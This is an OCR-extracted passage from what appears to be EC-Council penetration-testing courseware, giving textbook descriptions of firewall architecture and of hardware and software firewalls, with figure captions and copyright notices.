


Figure A.158: Architecture of Firewall

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Hardware Firewall

A hardware firewall is a dedicated firewall device placed on the perimeter of the network. It is an integral part of network setup and is also built into Broadband routers or as a standalone product. A hardware firewall helps to protect systems on the local network, and they are effective with little to no configuration. It employs a technique of packet filtering. It reads the header of a packet to find out the source and destination address and compares it with a set of predefined and/or user-created rules that determine whether if it should forward or drop the packet.





Figure A.159: Architecture of Hardware Firewall

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Software Firewall

A software firewall is like a filter. It sits between the regular application and the networking components of the OS. It is more helpful for individual home users, is suitable for mobile users who need digital security working outside of the corporate network and it is easy to install on an individual's PC, notebook, or workgroup server. It helps protect your system from outside attempts of unauthorized access and protects against everyday Trojans and email worms. A software firewall implants itself in the critical area of the application/network path. It analyzes data flow against the rule set.





Figure A.160: Architecture of Software Firewall

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

